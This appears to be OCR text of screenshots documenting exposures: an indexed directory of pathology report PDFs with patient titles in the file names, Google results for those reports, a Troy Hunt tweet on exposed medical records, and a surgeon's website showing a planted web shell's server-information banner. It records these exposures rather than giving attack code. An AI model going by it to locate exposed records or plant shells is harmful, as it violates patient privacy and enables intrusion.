- 1429268910BCZ6051_MR [redacted]_15_MU117MAINiso000.pdf
- 1429268918BCZ6052_MRS [redacted]_15_MU117MAINiso000.pdf
- 1429268926BCZ6053_MR [redacted]_0_MU117MAINiso000.pdf
- 1429269637BCZ353_MR [redacted]_15_MU031MAINiso000.pdf
- 1429269648BCX2606_MR [redacted]_15_MU101MAINiso000.pdf
- 1441170237auto_spare (1).sql
- 1465045721BSL9403_MR [redacted]_15_MU019MAINiso000.pdf
- 1465046325452 453 454 456.rar
- 14650463565201 2 3 5 6.rar
- 1465046362452 453 454 456.rar
- 14650463785002 3 4 5.rar
- 1465046384BSQ7551_MISS [redacted]_15_MU006MAINiso000.pdf
- 1465046390BSQ7554_MRS [redacted]_15_MU006MAINiso000.pdf
- 1465046397BSQ7555_MRS [redacted]_15_MU006MAINiso000.pdf
- 1465046406BSQ7273_MRS [redacted]_15_MU024MAINiso000.pdf
- 1465046413BSQ7651_MR [redacted]_15_MU006MAINiso000.pdf
- 1465046420452 453 454 456.rar
- 1465046427204 5 7 14 15 251.rar
- 1465046434MU076 DUAL REP.rar
- 1465046442BSQ701_MR [redacted]_15_MU016MAINiso000.pdf
- 1465046450BSQ702_MR [redacted]_15_MU016MAINiso000.pdf
- 1465046456BSQ501_MS [redacted]_15_MU005MAINiso000.pdf
- 1465046467BSQ801_MR [redacted]_15_MU006MAINiso000.pdf
- 1465046476BSQ955_MRS [redacted]_15_MU026MAINiso000.pdf



About 6,740 results (0.50 seconds)

Index of /pathology/downloads/downloadReports
www.hsppl.com/pathology/downloads/downloadReports/
Index of /pathology/downloads/downloadReports. Parent Directory · 1429267250BCZ3959_TANABAI BANDRE_ 15_MAINiso000.pdf · 14292672834151 2 3 4.


[PDF] TEST REPORT Antibiotic Susceptibility Report. BSS5013 ...
www.hsppl.com/pathology/downloads/downloadReports/1465463883BS... ▾

[PDF] TEST REPORT Antibiotic Susceptibility Report. BSQ951 ...
www.hsppl.com/pathology/downloads/downloadReports/1465284540BS... ▾

[PDF] TEST REPORT Antibiotic Susceptibility Report. BSR251 ...
www.hsppl.com/pathology/downloads/downloadReports/1465284590BS... ▾

[PDF] TEST REPORT Antibiotic Susceptibility Report. BUC6601...
www.hsppl.com/pathology/downloads/downloadReports/1468573083B... ▾

[PDF] TEST REPORT Antibiotic Susceptibility Report. BST1501 ...
www.hsppl.com/pathology/downloads/downloadReports/1465637438BS... ▾




Troy Hunt
@troyhunt

Reporting tens of thousands of exposed medical records indexed by Google and containing test results for things like HIV is not fun...

RETWEETS 50 LIKES 49

2:58 AM - 30 Nov 2016

ANYTHING BUT COSMETIC: TAKING CONTROL



[redacted]
Plastic Reconstruction & Cosmetic Surgeon

Reconstructive Surgery · Cosmetic Surgery · Blog · About · Contact · Locations

Plastic and Reconstructive Surgery

About

[redacted]

She is on the General Medical Council's specialist register for Plastic Surgery and is a full member of The British Association of Plastic, Reconstructive and Aesthetic Surgeons. Her main area of expertise is complex breast reconstruction and microsurgical trauma reconstruction.

Read more

Recent blog posts


- Hello World

More

Contact

[redacted]

ANYTHING BUT COSMETIC: TAKING CONTROL



[redacted]
Plastic Reconstruction & Cosmetic Surgeon

Reconstructive Surgery Cosmetic Surgery Blog About Contact Locations

K2LL33D SHELL

About Me

Microsoft-IIS/7.5
Windows NT INTRAWWW 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) i586
IUSR
safemode : OFF
MySQL: ON | Perl: OFF | cURL: ON | WGet: OFF
[A] [C] [D] > C: \ inetpub \ www.[redacted]co.uk \

server ip : [redacted]

